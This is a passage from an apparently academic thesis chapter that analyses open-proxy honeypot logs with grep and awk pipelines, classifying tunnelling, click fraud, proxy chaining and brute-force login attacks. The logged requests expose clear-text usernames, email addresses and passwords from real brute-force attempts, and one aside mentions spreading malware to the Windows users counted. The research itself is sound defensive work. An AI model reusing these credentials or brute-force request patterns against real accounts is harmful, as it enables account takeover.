difference between celexa and lexapro	9	medicine
lexapro false positive pregnancy	9	unwanted pregnancy
is diflucan effective in men	9	medicine
polska viagra	9	getting Viagra
levitra pictures	9	medicine
maryland drunk driving laws phorum	9	laws
gimpel forum	8	Gimpel photo application
levitra online pharmacy	8	medicine
Napoleon blogs	8	history

Table 6.5.: Top Search Phrases




Figure 6.4.: Top Operating Systems

6.3.8. Top Operating Systems

The top operating system (OS) report illustrates which OS is installed on proxy user's computer. This information can be extracted from the user agent information being included in each request. As displayed in Figure 6.4, the ranking is sorted by number of hits.

As a main result of this diagram, the operating system "Windows XP" is still the leader in this concern. Just behind all other Windows versions like Windows Vista, Windows Server 2003, Windows 2000 and NT are ranked before another system takes place. That means, that the main part of our proxy user use Windows as operating system.

That could be interesting if we want to spread malware as introduced in chapter 7.

Surprisingly, old-fashioned operating systems like Windows 95, Windows Me or even Windows 3.X are still in use. On the other hand the newest OS of Microsoft, Windows 7, plays no main role in this matter so far.

6.3.9. Top Browsers

This report points out the top web browsers used by our proxy users. The different web browsers are ordered by the number of hits. Thus, we want to know, which browser software send requests to our proxy.

Due to the top operating system diagram, where the main part use Windows, the largest part of browser usage represents also the Internet Explorer from Microsoft. As displayed in Figure 6.5, the browsers Firefox and Opera are placed just behind the leader. Although the diagram shows a large variety of different web browsers, we have to attest that most proxy users use the Microsoft's Internet Explorer. Also the newest web browser from Google, called Google Chrome, has surprisingly no leadership in this statistics. In addition this report corresponds with an international statistic getting similar results⁹.

6.3.10. Top Unrecognized Browsers

This report shows user agents referring to other requesting tools beside to web browsers. As listed in Table 6.6, the first column represents the name of such user agents and the second shows its hits.

Instead of web browsers, Table 6.6 shows some other software tools using our open proxy. Of course, there are some strange user agents like "User-Agent" or IP", where it is difficult to verify which software tool that is. On the other hand, there are examples where we can determine easily the used software. For instance some Perl Packages are able to use our proxy. The "WWW-ProxyChecker"-package with its user agent "ProxyChecker::HTTP"¹⁰ is an efficient proxy checker tool verifying open proxies to their

⁹<http://marketshare.hitslink.com/report.aspx?qprid=0&sample=11>

¹⁰<http://search.cpan.org/~zoffix/WWW-ProxyChecker-0.002/lib/WWW/ProxyChecker.pm>




Figure 6.5.: Top Browsers

reliability. Further, the Perl package "LWP-Simple"¹¹ is able to create an HTTP connection over a proxy server. Thus, we notice that such packages are sometimes in use.

The user agent "Jakarta Commons-HttpClient/3.1"¹² refers to a Java network package¹³. This agent indicates to Java applications dealing with the HTTP protocol. Thus, such Java applications use our open proxy and are unfortunately able to send malicious posts and malware¹⁴. Other user agents relate to other software tools or toolkits like

¹¹<http://search.cpan.org/~jaas/libwww-perl-5.834/lib/LWP/Simple.pm>

¹²<http://hc.apache.org/httpclient-3.x/>

¹³http://www.galileocomputing.de/openbook/javainse17/javainse1_17_009.htm#t2t31

¹⁴<http://ctxtra.org/smf/index.php?topic=488.0>

User Agent	Number of Hits	Software Type
ProxyChecker::HTTP	694	Perl Proxy Checker
LWP::Simple/5.79	188	Perl Package
User-Agent	162	?
IP	134	?
Jakarta Commons-HttpClient/3.1	85	JavaVM
AutoIt	51	Windows Script Language
CodeGator Crawler v1.0	40	Web Crawler
uTorrent/1820	37	Torrent Downloader
http://Anonymouse.org/ (Unix)	9	Web proxy

Table 6.6.: Top Unrecognized Browsers

Web Crawler (CodeGator), Windows Script Language (AutoIt¹⁵) and Torrent Downloader. At the bottom of our table we even notice an online web proxy tool (Section 3.2.1) using our open proxy as intermediary.

6.4. Analysis of web attacks

One main reason why Internet users use anonymous proxies is due to the fact, that they are able to obscure their real identity in hiding their real IP address. Malicious Internet users intending to start different kinds of web attacks use such open proxies. The main goal of this chapter is to identify and classify different forms of web attacks. For this intention we search for signs of abuse in our log files gained by the trial runs. Therefore, we hope that our open proxies were used to start such attacks during the test period.

Ryan C. Barnett presents an approach for identification and classification of different web attacks in his book "Preventing Web Attacks with Apache"[2]. He establishes a number of questions, which tries to analyze comprehensively the log data for any signs of proxy abuse. We take that questions and search for any indications of web attacks in answering them. So, we must handle following questions:

- What different types of attacks can you identify?
- Do attackers target Secure Socket Layer (SSL)-enabled web servers as their destinations? Why would they want to use SSL?

¹⁵<http://www.autoitscript.com/autoit3/>

- Are there any indications of proxy chaining?
- Identify the different brute force authentication attack methods. Are there any clear-text username/password credentials?

Generally, all questions will be answered in handling all log files with special Linux commands like `grep`, `awk`, `sort`, `uniq` and so forth. In this regard we obtain desired answers to all questions. For making that analysis easier, we compose all log files in one large file. Thus, we have to handle only one file for all trial runs. For that purpose we need a Linux command to append a log file to another file as follows:

```
cat access.log >> final_access.log
```

6.4.1. What different types of attacks can you identify?

For identifying web attacks we have to define a method for parsing the log files to find signs of malicious intentions. We need a technique for determining how we are going to identify these attacks. Then, we can answer which attacks are logged by our proxy runs. For each type of attack, we have developed a search logic pretending how we get the desired information in filtering the log files. The search command is a composition of some Linux commands, which yields to a proper result of the search logic¹⁶.

Search logs for ModSecurity detections

If the ModSecurity-module detects a problem with a request according to a security problem, then this incidence will be logged.

Search Logic: Search for all entries in the `final_modsec_audit.log` that have the "Access denied" message at the beginning and the "CRITICAL" severity, then remove some log information with 'sed'-command, then sort the results, then show only unique entries with a total count of each type in reverse order from highest to lowest and list the results with `less`.

Listing 6.1: Search logs for ModSecurity detections

```
1 $ egrep '^Message: Access denied with code.*\[severity \"CRITICAL\\\"\\]'
   final_modsec_audit.log | sed -e "s/^\.*\[tag \"/g" -e "s/\\\"\\\"/g" |
   sort | uniq -c | sort -rn | less
```

¹⁶<http://old.honeynet.org/scans/scan31/sol/>

```
2
3 1537 WEB_ATTACK/COMMAND_INJECTION
4 1316 WEB_ATTACK/LDAP_INJECTION
5 283 WEB_ATTACK/SQL_INJECTION
6 150 WEB_ATTACK/XSS
7 32 WEB_ATTACK/FILE_INJECTION
8 27 MALICIOUS_SOFTWARE/TROJAN
9 23 PROTOCOL_VIOLATION/MISSING_HEADER
10 14 WEB_ATTACK/HTTP_RESPONSSE_SPLITTING
11 5 WEB_ATTACK/SSI_INJECTION
12 3 PROTOCOL_VIOLATION/IP_HOST
13 2 AUTOMATION/SECURITY_SCANNER
```

As illustrated in Listing 6.1, a wide variety of different attacks are recognized by ModSecurity. Maybe, lots of false positive alerts are contained, but each should be traced in detail. The main result of that statistics is, that many attacks are based on injections¹⁷. Command injections, LDAP injections or SQL injections are common attacks being logged by our proxy.

Utilization of the AllowCONNECT proxying capabilities

Our open proxy configuration allows connections to lots of ports and protocols, which are used by the attackers. For instance an attacker can create a connection to hosts with port 25, 443, 6667, etc. So, we filter out all HTTP requests of the log files and analyze, which ports are used due to the "CONNECT"-HTTP command.

Search Logic: Search the composed log file of all access.log of each open proxy run for all CONNECT requests, then filter the output to only show the requested URL part, then sort in reverse order from highest to lowest and display with less.

Listing 6.2: Utilization of the AllowCONNECT proxying capabilities

```
1 $ egrep "CONNECT .*:.* HTTP" final_access.log | awk '{print $6, $7, $8}' |
   sort | uniq -c | sort -rn | less
2
3 57943 "CONNECT login.icq.com:443 HTTP/1.0"
4 786 "CONNECT 205.188.251.11:443 HTTP/1.0"
5 349 "CONNECT www.blogger.com:80 HTTP/1.0"
6 314 "CONNECT 206.222.229.2:443 HTTP/1.0"
7 57 "CONNECT www.google.com:80 HTTP/1.0"
```

¹⁷<http://www.owasp.org/index.php/Category:Attack>


```
8      49 "CONNECT irc.gileame.com:6667 HTTP/1.0"  
9      32 "CONNECT google.com.s9b1.psmtip.com:25 HTTP/1.0"  
10     30 "CONNECT google.com.s9b2.psmtip.com:25 HTTP/1.0"  
11     28 "CONNECT 220.132.13.98:25 HTTP/1.0"  
12     25 "CONNECT mxs.mail.ru:25 HTTP/1.0"  
13     24 "CONNECT 200.57.64.85:6667 HTTP/1.1"  
14     22 "CONNECT 200.57.64.85:6667 HTTP/1.0"  
15     14 "CONNECT mail.domain.com.tw:25 HTTP/1.0"  
16     14 "CONNECT google.com.s9a1.psmtip.com:25 HTTP/1.0"  
17      2 "CONNECT Tampa.FL.US.Undernet.org:6667 HTTP/1.0"  
18      1 "CONNECT 112.201.57.172:443 HTTP/1.0"  
19      1 "CONNECT 112.199.249.177:443 HTTP/1.0"  
20     ...
```

The log files contain a large number of HTTP requests "CONNECT login.icq.com:443". As Brett Glass says in his article¹⁸, possible spammers are trying to send instant messages on ICQ and hide their real IP address in using our proxy. Further, Ari Luotonen writes in his article "Tunneling SSL Through a WWW Proxy"¹⁹, that the proxy protocol has been extended as it allows an SSL client to open a secure tunnel through an proxy. Thus, we can notice a large number of requests to port 443, which are trying to build up a secure tunnel connection.

We can also see lots of connections request to port 6667 and 6668, which are mainly IRC channels. Thus, someone tries to hide his real IP address in such channels. We allow such connections and are able to log all the traffic sent and received. This could give an access to private underground IRC channels. Another observation of that result is that many clients tries to create connections to hosts using port 25, which is an indication of spreading spam²⁰.

Search logs for abnormal HTTP status codes

As explained in Paragraph 4.2.3, the HTTP status code 200 will be returned by our proxy if ModSecurity detects a web attack. Thus, we want to trick malicious proxy user into thinking that the attack was successful. With this in mind we know that not each successful status code of 200 indicates a good-natured proxy request. We have to analyze additionally all other status codes, which are also indications of web attacks.

¹⁸<http://www.pcmag.com/article2/0,2817,1401280,00.asp>

¹⁹http://muffin.doit.org/docs/rfc/tunneling_ssl.html

²⁰<http://www.lurhq.com/research/articles/proxies>

Search logic: Search for all HTTP response codes returned by our open proxy in the `modsec_audit.log`, then remove HTTP version information, and then sort in reverse order from highest to lowest and display with `less`.

Listing 6.3: Search logs for abnormal HTTP status codes

```
1 $ egrep "^HTTP/" final_modsec_audit.log | sed "s/HTTP\[01\].[019] //" |
   sort | uniq -c | sort -rn | less
2
3 160657 403 Forbidden
4 13375 200 OK
5 12226 502 Proxy Error
6 4908 500 Internal Server Error
7 2218 501 Method Not Implemented
8 1052 502 Bad Gateway
9 1041 405 Method Not Allowed
10 952 503 Service Unavailable
11 874 400 Bad Request
12 752 401 Authorization Required
13 616 408 Request Time-out
14 488 401 Unauthorized
15 215 503 Service Temporarily Unavailable
16 183 401 Unauthorised
17 ...
```

Our focus in this statistic is not status code 200, which refers mainly to recognized web attacks by modSecurity. Generally, each request with HTTP status code in the 4XX-5XX ranges should be assessed and analyzed in detail. Even though, we return status code 200 to each request indicating a web attacks, there are a huge number of status code 403, which forbids the access to an Internet resource. So, it is a sign of an proxy abuse and a strong indication for brute force attacks.

Look for abnormal HTTP request methods

Usually, a lot of web attacks use standard request methods such as GET, POST and HEAD. Other attacks use requests methods such as SEARCH or CONNECT. By analyzing these request methods, we may identify different web attacks, which should be investigated in detail.

Search logic: Search the `final_access.log` and cut off only the HTTP request method keyword, then display only unique entries, then sort in reverse from highest to lowest and show them with `less`.

Listing 6.4: Look for abnormal HTTP request methods

```
1 $ cat final_access.log | awk -F'"' '{print $2}' | awk '{print $1}' | sort
  | uniq -c | sort -rn | less
2
3 1320482 GET
4  168325 POST
5   77595 CONNECT
6   1674 HEAD
7   1286 Get
8   145 ve
9   109 ru
10  106 9b04509a1f54c6435b3e
11   68 Host:
12   67 ota88o658c1g8u4;
13   49 NICDIFBFLGJDNHEPINLB
14   48 2iosj3an3g8skf2hukl4
15   40 et
16   39 8ij0g8ojm6pbrjh7mve7
17   36 fqanhp8t5v71gj2;
18   34 lnqa9pji3qr0sk7;
19   29 ie:
20   27 q1a7at9kefcv7d17jau4
21   26 6c5108ed5culn31ip73
22   ...
```

In this statistics, the abnormal number of POST, HEAD and CONNECT methods is a strong indication for brute force attacks. Also the large number of non-valid request methods must be assessed and each of them should be investigated.

Non-HTTP Compliant Requests

For being applicable with the protocol, the HTTP request should be composed as follows[2]:

```
<Request Method><Universal Resource Identifier><Protocol Version><Linefeed/Return>
```

A proper example is "GET /index.html HTTP/1.0". When attackers are launching web attacks against vulnerable server applications, they often send requests that differ with

the proper HTTP request format. They try to exploit the application in revealing desired information about errors or others. For searching such attempts, we check for all requests, where the "<Protocol Version>" is missed.

Search logic: Search for all requests having neither HTTP/1.0 nor HTTP/1.1, then only display the URL request, sort in reverse from highest to lowest and show them with less.

Listing 6.5: Parsing for non-HTTP compliant requests

```
1 $ egrep -v '.*HTTP\[/1\.[01]' final_access.log | awk -F'"' '{print $2}' |
   sort | uniq -c | sort -rn | less
2
3   145 ve
4   109 ru
5   106 9b04509a1f54c6435b3e
6    67 ota88o658c1g8u4; s=1
7    49 NICDIFBFLGJDNHEPINLB
8    48 2iosj3an3g8skf2hukl4
9    40 et
10   39 8ij0g8ojm6pbrjh7mve7
11   36 fqanhp8t5v7lgj2; s=1
12   34 lnqa9pji3qr0sk7; s=1
13   33 Host: polianik.ru
14   30 Host: winterfilm.ru
15   27 qla7at9kefcv7dl7jau4
16   26 26c5108ed5culn3lip73
17   25 c68g0fqanhp8t5v7lgj2
18   25 87c32d36174ef9a86197
19   24 2ddkbomv93ncui2tmmp4
20   24 18446744073592138584
21   23 08ed5culn3lip73; s=1
22   ...
23   1 GET http://124.108.120.58/config/isp_verify_user?l=...
24   1 AwB=; lvr=1259813132
25   1 \x80z\x01\x03\x01
26   ...
```

The entry beginning with "AwB=; lvr=125981313" seems to be an SQL injection attack. The entries like "GET http://124.108.120.58/config/isp_verify_user?l=..." might be a kind of Brute Force attempt for verifying usernames. Each request without protocol version is interesting for closer investigation. The entries beginning with "\x80z\x01\x03\x01" are also very suspicious as it seems to be an injection attack attempt.

Attack category Banner/Click-Thru Fraud

Nowadays, many website providers earn money with banner ads and pay-per-click hyperlinks, which can be also attacked. This is not a normal web attack, because no Intrusion Detection System (IDS) is able to detect such cheating requests. The banner fraud causes if many banner clicks are performed by the same IP address. Mainly automated programs are used to start such malicious fraud.

Search Logic: Search the `final_access.log` file for all entries containing the keyword "click" and display with the less.

Listing 6.6: Searching for attacks referring to banner fraud

```
1 $ grep -i click final_access.log | less
2
3 ...
4 121.11.98.28 - - [11/Sep/2009:19:12:46 +0200] "GET http://2c39c764.
   linkbucks.com:80/RecordClickv2.aspx?id=2c39c764&key=http://2c39c764.
   linkbucks.com/R
5 ecoredClick.aspx?id=2c39c764&key=640f7033&ref=&cacheBust=40650558&ref=&
   cacheBust=77809954 HTTP/1.1" 200 43 "http://2c39c764.linkbucks.com" "
   Mozilla/4.0
6 (compatible; MSIE 6.0; Windows NT 5.1;SV1).NET CLR 1.1.4322"
7 121.11.98.28 - - [11/Sep/2009:19:12:55 +0200] "GET http://2c39c764.
   linkbucks.com:80/RecordClick.aspx?id=2c39c764&key=582322b8&ref=&
   cacheBust=32553360
8 HTTP/1.1" 200 43 "http://2c39c764.linkbucks.com" "Mozilla/4.0 (compatible;
   MSIE 6.0; Windows NT 5.1;SV1).NET CLR 1.1.4322"
9 ...
```

Number of total Banner requests:

```
grep -i click final_access.log | wc -l
```

Result: 72352 banner clicks

As outlined in Listing 6.6, we note that almost every 5 seconds the same request with almost the same parameter will be requested by the same IP address. For counting the number of different hosts, we execute the following command:

```
grep -i click final_access.log | awk '{print $1}' | sort | uniq -c | sort -rn | wc -l
```

Result: 282 different hosts

In summary, 72352 banner clicks were performed by 282 different hosts. This is a clear sign of a banner fraud attack.

Attack category IRC connections

If IRC (Internet Relay Chat) users want to avoid being hit with a Denial of Service (DoS) attack, then they must obscure their real IP address in using open proxies. So, the open proxy becomes the target of DoS attacks and not the real source IP.

Search logic: Search for all entries targeting to common IRC ports in the composed final_access.log file and display with the less command.

Listing 6.7: Looking for IRC connections via an open proxy

```
1 $ egrep '\:666[678] HTTP' final_access.log | less
2
3 194.149.73.155 - - [03/Dec/2009:01:44:01 +0100] "GET http
   ://212.59.199.130:6667 HTTP/1.0" 400 335 "-" "
4 77.208.25.174 - - [03/Dec/2009:01:43:17 +0100] "CONNECT 195.85.200.12:6667
   HTTP/1.0" 200 - "-" "-"
5 203.128.250.20 - - [03/Dec/2009:04:09:47 +0100] "CONNECT irc.accessirc.net
   :6667 HTTP/1.0" 200 - "-" "-"
6 70.55.96.173 - - [03/Dec/2009:04:59:30 +0100] "CONNECT us.undernet.org
   :6667 HTTP/1.0" 200 - "-" "-"
7 83.7.203.163 - - [03/Dec/2009:05:01:32 +0100] "CONNECT irc.icq.com:6667
   HTTP/1.1" 400 332 "-" "-"
8 77.208.25.174 - - [03/Dec/2009:05:27:47 +0100] "CONNECT 195.85.200.12:6667
   HTTP/1.0" 200 - "-" "-"
```

6.4.2. Do attackers target Secure Socket Layer (SSL)-enabled web servers as their destinations? Why would they want to use SSL?

Yes, attackers target SSL-enabled web servers as we have detected some indications in our log data.

Search logic: Search all entries of the final_access.log file for entries caused by "https" requests or having ":443" in the target URL and show them with less.

Listing 6.8: Parsing for requests targeted to SSL-enabled web servers

```
1 $ egrep 'https\:\:\:443 HTTP' final_access.log | less
2
3 94.75.186.19 - - [03/Dec/2009:01:46:05 +0100] "CONNECT login.icq.com:443
   HTTP/1.0" 200 - "-" "-"
4 74.254.115.230 - - [03/Dec/2009:01:46:05 +0100] "CONNECT www.idcourts.us
   :443 HTTP/1.1" 200 - "-" "Jakarta Commons-HttpClient/3.1"
5 ...
```

Total count of SSL-connections:

```
egrep 'https\:\:\:443 HTTP' final_access.log | wc -l
```

Result: 76434 attempts to build up a SSL-connection

Number of different hosts requesting SSL-connection:

```
egrep 'https\:\:\:443 HTTP' final_access.log | awk '{print $1}' | sort | uniq
-c | sort -rn | wc -l
```

Result: SSL-connections from 290 different hosts

So, we have 76434 requests, which build a SSL-connection from 290 different hosts. The question is why attackers use SSL through our open proxies? One possibility is that they test if SSL is enabled. If that service is not enabled, then they get an error message containing unfortunately information about the applications itself. In this way an attacker can search for vulnerabilities for that software. Another reason for using SSL-connections is that Network Intrusion Detection Systems (NIDS) cannot inspect Layer 7 data in HTTP requests. Thus, the attacker is able to hide his attacks from any NIDS sensors and cannot being detected. Often, they even start their attacks through tunneling and hide their real address. So the victim recognizes only the proxy address instead of attacker's real IP address.

6.4.3. Are there any indications of proxy chaining?

Yes, our log data exhibits some signs of proxy chaining as follows. In identifying proxy chaining, the main evidence is if we find "X-Forwarded-For"-headers in the request information listed in the final modsec_audit.log.

Listing 6.9: Signs of proxy chaining

```
1 --904bab6f-A--
```

Chapter 6. What are open proxies used for?

```
2 [03/Dec/2009:02:31:34 +0100] SxcU9H8AAAEAAABe2ZFCAAACX 216.249.84.111 2557
   93.182.180.174 80
3 --904bab6f-B--
4 GET http://202.86.7.118/config/login?.partner=sbc&login=Waterbabe77&passwd
   =keith HTTP/1.0
5 X-Forwarded-For: 129.85.126.195
6
7 --904bab6f-F--
8 HTTP/1.1 200 OK
9 ...
```

As displayed in Listing 6.9, the first IP address in section A is the sender IP address. If we can find a X-Forwarded-For parameter in section B, then that sender IP address comes from another proxy server.

Search logic: Search for all lines beginning with "X-Forwarded-For" and count them. For searching for proxy servers, we look at the previous 10 lines and search for the line containing the sender IP address. The clients using a proxy to connect to our proxy are counted by the second part of "X-Forwarded-For" line.

Number of proxied requests sent to our server:

```
egrep '\textasciicircumX-Forwarded-For\: ' final_modsec_audit.log | wc -l
```

Result: 806

Number of proxy servers connecting to our proxy:

```
egrep -B10 '\textasciicircumX-Forwarded-For\: ' final_modsec_audit.log |
egrep '\textasciicircum{\textbackslash}[' | awk '{print $4}' | sort | uniq
| wc -l
```

Result: 29

Number of clients who used a proxy to connect to our proxy:

```
egrep 'X-Forwarded-For\: ' final_modsec_audit.log | awk '{print $2}' | sort
| uniq | wc -l
```

Result: 541

In summary, 806 requests are coming from 29 different hosts serving as a proxy for 541 clients. If we replace "wc -l" with "less", then we can look for detailed information.

Targeting Specific Destination Servers

What types of websites were targeted by the attackers?

Search logic: Search for the lines beginning with "X-Forwarded-For" and its corresponding 10 previous lines containing the requested URL, then extract the targeted domain name, then sort in reverse from highest to lowest and show them with less.

Listing 6.10: Parsing for targeted servers

```
1 $ egrep -B10 '^X-Forwarded-For\: ' final_modsec_audit.log | egrep '^GET' |
   awk -F'/' '{print $3}' | sort | uniq -c | sort -rn | less
2
3     52 202.86.7.118
4     48 203.216.247.212
5     24 203.209.228.42
6     18 impgb.tradedoubler.com
7     18 119.160.244.96
8     16 enter.sexinyourcity.com
9     15 66.163.169.177
10    13 203.209.228.45
11    13 202.86.7.114
12    11 66.163.169.189
13    11 203.209.228.48
14    10 69.147.112.200
15    10 203.209.228.44
16    10 119.160.245.64
17     9 68.142.241.133
18     9 68.142.241.129
19     9 209.191.81.95
```

For instance, the domain name "202.86.7.118" represents a Yahoo! server. So, if we know, that these requests are applied with proxy chaining, then this is a strong indication for brute force attack.

6.4.4. Identify the different Brute Force Authentication attack methods. Are there any clear-text username/password credentials?

Nowadays, there exists a large number of attacks against password protected Internet resources. The attacker tries to bypass a security mechanism in applying different brute force Authentication attack methods. Generally, we have detected three different types of authentication attacks, which are launched through our open proxy. These kinds of attacks are using GET, POST and HEAD requests.

HTTP GET Requests

The attackers tries to perform the authentication through GET-requests. The username and the password are included in the URL as parameter.

Search logic: Search for a Yahoo! server in the composed final_access.log and list the results.

Listing 6.11: HTTP GET Requests

```
1 $ egrep 'login\.india\.yahoo\.com' final_access.log | less
2
3 201.230.242.240 - - [03/Dec/2009:02:37:44 +0100] "GET http://login.india.
   yahoo.com/config/login?.patner=sbc&passwd=654321&login=
   arcanum@ameritech.net&.save=1 HTTP/1.0 " 200 37315 "-" "-"
4 201.230.242.240 - - [03/Dec/2009:02:37:46 +0100] "GET http://login.india.
   yahoo.com/config/login?.patner=sbc&passwd=654321&login=ava@ameritech.
   net&.save=1 HTTP/1.0 " 200 37291 "-" "-"
5 201.230.242.240 - - [03/Dec/2009:02:37:50 +0100] "GET http://login.india.
   yahoo.com/config/login?.patner=sbc&passwd=654321&login=bebe@ameritech.
   net&.save=1 HTTP/1.0 " 200 37297 "-" "-"
6 201.230.242.240 - - [03/Dec/2009:02:37:55 +0100] "GET http://login.india.
   yahoo.com/config/login?.patner=sbc&passwd=654321&login=
   blackdiamond@ameritech.net&.save=1 HTTP/1.0 " 200 37345 "-" "-"
```

The resulted samples above illustrate a Brute Force attacks through GET requests targeting different email accounts with the same password.

HTTP POST Requests

The authentication attempt will be performed through a POST request. The user credentials are contained in the POST payload as we can see in Listing 6.12. Thus, we have found an entry logged by the ModSecurity-module.

Listing 6.12: HTTP POST Requests

```
1 --5a630a08-A--
2 [02/Dec/2009:23:23:13 +0100] Sxboz38AAAEAAEpTDOMAAAAA 89.149.241.113 3435
   93.182.180.174 80
3 --5a630a08-B--
4 POST http://www.switched.com/2009/03/12/mit-developed-batteries-can-charge
   -in-seconds/ HTTP/1.0
5 Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x
   -shockwave-flash, */*
6 Accept-Language: en
7 Accept-Encoding: gzip, deflate
8 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
9 Referer: http://www.switched.com/2009/03/12/mit-developed-batteries-can-
   charge-in-seconds/
10 Content-Type: application/x-www-form-urlencoded
11 Host: www.switched.com
12 Content-Length: 5404
13
14 --5a630a08-C--
15 AuthorName=Drug%20Master&AuthorEmail=Drug%20Master&C_AuthorEmail=Drug
   %20Master&AuthorPassword=44088787&Comments=%5Burl%3Dhttp%3A%2F%2
   Fgreenfamily%2Ebi...
```

